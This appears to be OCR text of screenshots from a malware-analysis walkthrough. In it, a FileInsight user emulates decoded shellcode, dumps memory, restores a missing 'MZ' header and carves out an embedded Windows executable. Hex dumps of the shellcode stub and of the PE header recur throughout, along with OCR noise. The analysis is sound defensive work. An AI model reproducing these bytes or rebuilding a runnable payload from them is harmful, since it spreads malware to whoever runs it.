
Output Scripting


Ln 1 Col 0 Len 0 INS

5:03 PM 8/7/2021


FileInsight - Disassembly*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
3d30ac25c3121e969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64 decode*
Emulation trace*
Memory dump 0*
Memory dump 1*
Memory dump 2*
Disassembly*
Memory map:
[=] Start End Perm Label Image
[=] 00006000 - 0000c000 rwx [FS/GS]
[=] 00030000 - 00031000 rwx [GDT]
[=] 00040000 - 00a40000 rwx [shellcode_base]
[=] 05000000 - 05001000 rwx [heap]
[=] 05001000 - 05043000 rwx [heap]
[=] 05043000 - 05044000 rwx [heap]
[=] 05044000 - 05045000 rwx [heap]
[=] 06000000 - 0c000000 rwx [FS/GS]
[=] 10000000 - 101a3000 rwx ntdll.dll Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ntdll.dll
[=] 101a3000 - 10288000 rwx kernel32.dll Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\kernel32.dll
[=] 10288000 - 1041e000 rwx user32.dll Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\user32.dll
[=] 1041e000 - 10498000 rwx advapi32.dll Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\advapi32.dll
[=] 10498000 - 108f2000 rwx wininet.dll Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\wininet.dll
[=] 108f2000 - 10955000 rwx ws2_32.dll Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ws2_32.dll
[=] 10955000 - 109e7000 rwx dnsapi.dll Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\dnsapi.dll
[=] 109e7000 - 10a19000 rwx iphlpapi.dll Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\iphlpapi.dll
[=] 10a19000 - 10a23000 rwx secur32.dll Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\secur32.dll
[=] fffdd000 - ffffe000 rwx [stack]
Extracted region [shellcode_base] (start: 0x40000 end: 0xa40000 size: 10485760) as "Memory dump 0"
Extracted region [stack] (start: 0xfffdd000 end: 0xffffe000 size: 135168) as "Memory dump 1"
Extracted region [heap] (start: 0x5000000 end: 0x5045000 size: 282624) as "Memory dump 2"
Three memory regions are extracted as memory dumps
Navigation
Structures
Decode
Bookmarks
Output
OS: Windows
Architecture: x86
Big endian: false
Command line arguments:
Timeout: 60
Added bookmarks to the region of the memory dumps that contain non-zero value.
Emulation trace is shown in the new "Emulation trace" tab.
Memory dumps after execution are shown in the new "Memory dump" tabs.
Values
Bookmarks
Calculator
Output
Scripting
Ln 1 Col 0 Len 0 INS
5:04 PM
8/7/2021


FileInsight - Emulation trace*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
3d30ac25c3121e969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64 decode*
Emulation trace*
Memory dump 0*
Memory dump 1*
Memory dump 2*
Disassembly*
00000000 FC E8 00 00 00 00 EB 27 5E 8B 1E 83 C6 04 8B 16
00000010 31 DA 83 C6 04 56 8B 0E 31 D9 89 0E 31 CB 83 C6
00000020 04 83 EA 04 31 C9 39 CA 74 02 EB EA 5B FF E3 E8
00000030 D4 FF FF FF 49 5F 7F FE 49 53 7C FE 00 00 E8 00
00000040 00 00 00 5B 52 45 55 89 E5 81 C3 8A 6B 00 00 FF
00000050 D3 89 C3 57 68 04 00 00 00 50 FF D0 68 F0 B5 A2
00000060 56 68 05 00 00 00 50 FF D3 00 00 00 00 00 00 00
00000070 00 00 00 00 00 00 00 00 E8 00 00 00 0E 1F BA 0E
00000080 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70
00000090 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65
000000A0 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65
000000B0 2E 0D 0D 0A 24 00 00 00 00 00 00 00 F9 0E A9 6C
000000C0 BD 6F C7 3F BD 6F C7 3F BD 6F C7 3F A3 3D 43 3F
000000D0 9A 6F C7 3F A3 3D 52 3F AE 6F C7 3F A3 3D 44 3F
000000E0 C6 6F C7 3F 9A A9 BC 3F B2 6F C7 3F BD 6F C6 3F
000000F0 6F 6F C7 3F A3 3D 4E 3F 0A 6F C7 3F A3 3D 55 3F
00000100 BC 6F C7 3F A3 3D 56 3F BC 6F C7 3F 52 69 63 68
00000110 BD 6F C7 3F 00 00 00 00 00 00 00 00 00 00 00 00
00000120 00 00 00 00 50 45 00 00 4C 01 05 00 42 52 31 57
00000130 00 00 00 00 00 00 00 00 E0 00 02 21 0B 01 09 00
00000140 00 2A 02 00 00 DE 00 00 00 00 00 00 CD 67 01 00
00000150 00 10 00 00 00 40 02 00 00 00 00 10 00 10 00 00
00000160 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00
00000170 00 00 00 00 00 20 04 00 00 04 00 00 7B F4 03 00
00000180 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00
00000190 00 10 00 00 00 00 00 00 10 00 00 00 00 E1 02 00
000001A0 51 00 00 00 D4 CF 02 00 A0 00 00 00 00 F0 03 00
000001B0 B4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001C0 00 00 00 00 00 00 04 00 E4 17 00 00 70 43 02 00
000001D0 1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
“This program cannot be run in DOS mode.” is visible in Memory dump 0. So malware executable file seems to be deobfuscated.
However, “MZ” that should be at the beginning of the file is missing.
Navigation
Structures
Decode
Bookmarks
Output
OS: Windows
Architecture: x86
Big endian: false
Command line arguments:
Timeout: 60
Added bookmarks to the region of the memory dumps that contain non-zero value.
Emulation trace is shown in the new "Emulation trace" tab.
Memory dumps after execution are shown in the new "Memory dump" tabs.
Values
Bookmarks
Calculator
Output
Scripting
Offset 0h (0)
Length 0h (0)
OVR
5:04 PM
8/7/2021


FileInsight - Disassembly*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
Navigation
Structures
Decode
Bookmarks
0x0
3d30ac25c3121e969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64 decode*
Emulation trace*
Memory dump 0*
Memory dump 1*
Memory dump 2*
Disassembly*
00000000 FC E8 00 00 00 00 EB 27 5E 8B 1E 83 C6 04 8B 16
00000010 31 DA 83 C6 04 56 8B 0E 31 D9 89 0E 31 CB 83 C6
00000020 04 83 EA 04 31 C9 39 CA 74 02 EB EA 5B FF E3 E8
0000003D D4 FF FF FF 49 5F 7F FE 49 53 7C FE 4D 5A E8 00
00000040 00 00 00 5B 52 45 55 89 E5 81 C3 8A 6B 00 00 FF
00000050 D3 89 C3 57 68 04 00 00 00 50 FF D0 68 F0 B5 A2
00000060 56 68 05 00 00 00 50 FF D3 00 00 00 00 00 00 00
00000070 00 00 00 00 00 00 00 00 E8 00 00 00 0E 1F BA 0E
00000080 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70
00000090 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65
000000A0 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65
000000B0 2E 0D 0D 0A 24 00 00 00 00 00 00 00 F9 0E A9 6C
000000C0 BD 6F C7 3F BD 6F C7 3F BD 6F C7 3F A3 3D 43 3F
000000D0 9A 6F C7 3F A3 3D 52 3F AE 6F C7 3F A3 3D 44 3F
000000E0 C6 6F C7 3F 9A A9 BC 3F B2 6F C7 3F BD 6F C6 3F
000000F0 6F 6F C7 3F A3 3D 4E 3F 0A 6F C7 3F A3 3D 55 3F
00000100 BC 6F C7 3F A3 3D 56 3F BC 6F C7 3F 52 69 63 68
00000110 BD 6F C7 3F 00 00 00 00 00 00 00 00 00 00 00 00
00000120 00 00 00 00 50 45 00 00 4C 01 05 00 42 52 31 57
00000130 00 00 00 00 00 00 00 00 E0 00 02 21 0B 01 09 00
00000140 00 2A 02 00 00 DE 00 00 00 00 00 00 CD 67 01 00
00000150 00 10 00 00 00 40 02 00 00 00 00 10 00 10 00 00
00000160 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00
00000170 00 00 00 00 00 20 04 00 00 04 00 00 7B F4 03 00
00000180 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00
00000190 00 10 00 00 00 00 00 00 10 00 00 00 00 E1 02 00
000001A0 51 00 00 00 D4 CF 02 00 A0 00 00 00 00 F0 03 00
000001B0 B4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001C0 00 00 00 00 00 00 04 00 E4 17 00 00 70 43 02 00
000001D0 1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Manually adding “MZ”
Output
OS: Windows
Architecture: x86
Big endian: false
Command line arguments:
Timeout: 60
Added bookmarks to the region of the memory dumps that contain non-zero value.
Emulation trace is shown in the new "Emulation trace" tab.
Memory dumps after execution are shown in the new "Memory dump" tabs.
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 3Dh (61)
Length 0h (0)
OVR
5:08 PM
8/7/2021


FileInsight - Disassembly*
File
Home
Edit
Search
Plugins
Windows
Help
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Binwalk scan
Disassemble
File type
Find PE file
Parse file structure
Show metadata
Strings
Find PE file from selected region (the whole file if not selected) based on PE header information
Using “Find PE file” plugin to find the end of the executable file
Script is running, please wait...
Navigation
Memory dump 0*
Memory dump 1*
Memory dump 2*
Disassembly*
Emulation trace*
Bookmarks
Output
Scripting
Press F1 for help

FileInsight - Disassembly*

File Home Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Bookmarks

0x3c MZ· [REU牙·...

Values Bookmarks Calculator

3d30ac25c3121e969d195d7eadcf1... | New file 0* | Output of Custom base64 decode* | New file 1* | Output of Custom base64 decode* | Emulation trace* | Memory dump 0* | Memory dump 1* | Memory dump 2* | Disassembly*

```
00000000  FC E8 00 00 00 00 EB 27  5E 8B 1E 83 C6 04 8B 16
00000010  31 DA 83 C6 04 56 8B 0E  31 D9 89 0E 31 CB 83 C6
00000020  04 83 EA 04 31 C9 39 CA  74 02 EB EA 5B FF E3 E8
0000003D  D4 FF FF FF 49 5F 7F FE  49 53 7C FE 4D 5A E8 00
00000040  00 00 00 5B 52 45 55 89  E5 81 C3 8A 6B 00 00 FF
00000050  D3 89 C3 57 68 04 00 00  00 50 FF D0 68 F0 B5 A2
